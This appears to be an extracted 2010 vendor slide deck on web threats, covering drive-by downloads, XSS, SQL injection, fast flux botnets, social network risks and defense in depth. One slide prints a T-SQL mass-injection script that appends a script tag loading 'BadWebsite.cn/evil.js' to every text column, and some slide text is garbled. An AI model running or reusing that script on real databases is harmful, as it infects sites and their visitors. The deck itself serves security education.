

The 2010 Web Battleground: Watch out for SocNets
May, 2010

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Agenda / Goals

Agenda:

- Explain why web-based attacks are today's biggest threat
- Describe and demonstrate the three most common web attacks
- Learn how social networks are the more dangerous web sites of all

Goals:

Tips to protect your web users and servers from web attacks.

The Web is the Battleground



Get red. Get secured.





2009 Web Threat Statistics

In 2009, malicious web sites increased by almost 200%

38% of the web contains malcode (IDC)

55% of disclosed vulnerabilities affect web apps

77% of web sites with malcode are hijacked legitimate sites.

57% of data-stealing happens over the web

According to X-Force, Websense, & IDC



Why Attackers Moved to the Web

We've Blocked Other Vectors of Attack

- Servers and OSs firewalled and hardened
- Email Vector well protected
- Users more savvy to email threats

Your Browser has become the Universal App


- 3rd Party add-ons and plug-ins increase attack surface
- We do much more on the web. SaaS!


Web 2.0 Presents a Juicy Target

- Complexity breeds insecurity
- Its goal is to allow more user interaction and content... that's dangerous




Security Moving Up the OSI Stack





 The Application layer is under attack



Web-Attack 101





Three Common Web Attacks

Drive-by Downloads

Cross Site Scripting

SQL Injection Attacks



Web Attacks: Drive-by Download (DbD)

Drive-by download (DbD): "When malware gets forcibly downloaded onto your computer without your knowledge or interaction. Typically occurs when a malicious website exploits a browser-based security vulnerability to force your computer to execute code that downloads the malware."


DbDs, now more prominent than email borne threats

Criminals sell and support easy to use web attack frameworks

Sophos finds about 30,000 new malicious web sites every day



Drive-by Download DEMO





Web Attacks: Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS): "In general, an attack technique that allows an attacker to run script on a victim's computer under the context of a another website the victim trusts. This attack exploits the trust the user has for a particular site"


The most commonly reported vulnerability

Provides social engineering opportunities for phishers

Often used in conjunction with DbD attacks



Cross-Site Scripting DEMO





Web Attacks: SQL Injection

SQL Injection: "An attack technique that allows hackers to gain control of a website's underlying database due to flaws in the website's application code."


Attackers can leverage SQL Injection attacks in countless ways

Often used to harvest sensitive data for identity theft

Millions of legitimate web sites hijacked with SQL injection attacks



SQL Injection DEMO







Point Defenses: Web Threats







What You Can Do: Patch






What You Can Do: Secure Coding



www.owasp.org



What You Can Do: Layer-7 Inspection





What You Can Do: URL Filtering






What You Can Do: URL Reputation

Provide Cloud-based URL Reputation

- Cloud-based authority that give you reputation of URL
- Can provide more dynamic /holistic view of malicious web sites



Combined Web Attacks

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
Legitimate Sites Serve Malware





Combined Web Attacks Common

Part 2: Acitembat Do & Cloadjection Attack





Automating SQL Injection

```
DECLARE
   @T varchar(255),
                                                                 Declare some variables
   @C varchar(4000)
DECLARE Table Cursor CURSOR FOR
   select a.name,b.name
                                                                                Find large
   from sysobjects a, syscolumns b
                                                                               text records
   where a.id=b.id and a.xtype=User Table and (b.xtype=ntext or b.xtype=text
                                                                              in User tables
              or b.xtype=nvarchar or b.xtype=varchar)
OPEN Table Cursor
FETCH NEXT FROM Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0)
   BEGIN
      exec('update ['+@T+'] set ['+@C+']=['+@C+']+""
           ></title><script src="http://BadWebsite.cn/evil.js"></script><!--
                                                                               Append evil
           "where '+@C+' not like "%"
                                                                               HTML code
           ></title><script src="http://BadWebsite.cn/evil.js"></script><!--'
                                                                                to records
      ")
      FETCH NEXT FROM Table Cursor INTO @T,@C
   END
CLOSE Table_Cursor
DEALLOCATE Table Cursor
```



How Do Evil Sites Live So Long?



Botnet Support




Fast Flux DNS




What's a Botnet?

A *botnet* is a network of compromised computers under the control of a remote attacker.






Normal DNS Lookup






Fast Flux DNS – Single Flux





Fast Flux DNS – Double Flux



Social Networks: The #1 Web Threat






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
SocNets are Hugely Popular

SocNet Unique Visitors (In millions)





Two Types of SocNet Risks





Social: A Culture of Trust

People like to accept friends

No technical way to validate friends


People will click things friends send

People love to take quizzes and load apps





Technical: Web App Security Nightmare





Technical: SocNet Apps and APIs






Social Networks = Malware Cesspool



Social Issues







Point Defenses: SocNets







What You Can Do: SocNet Safety

Businesses

- Create SocNet Policy
- URL-Filtering blocks SocNets
- Educate Users to risks

Users

- Create a Profile on popular sites
- Review and set privacy settings
- Validate friends
- Understand the risks

Overall Defense



SALES ANIMAL

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
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
The Answer for Blended Threats: Defense in Depth

- Firewall
- Antivirus / IPS
- Graphical logs
- Application content filters
- URL filtering
- Patching
- Secure web code
- User awareness






Defense in Depth:Do What You Know





WatchGuard Can Help with Defense in Depth







Any Questions?









Thank You!

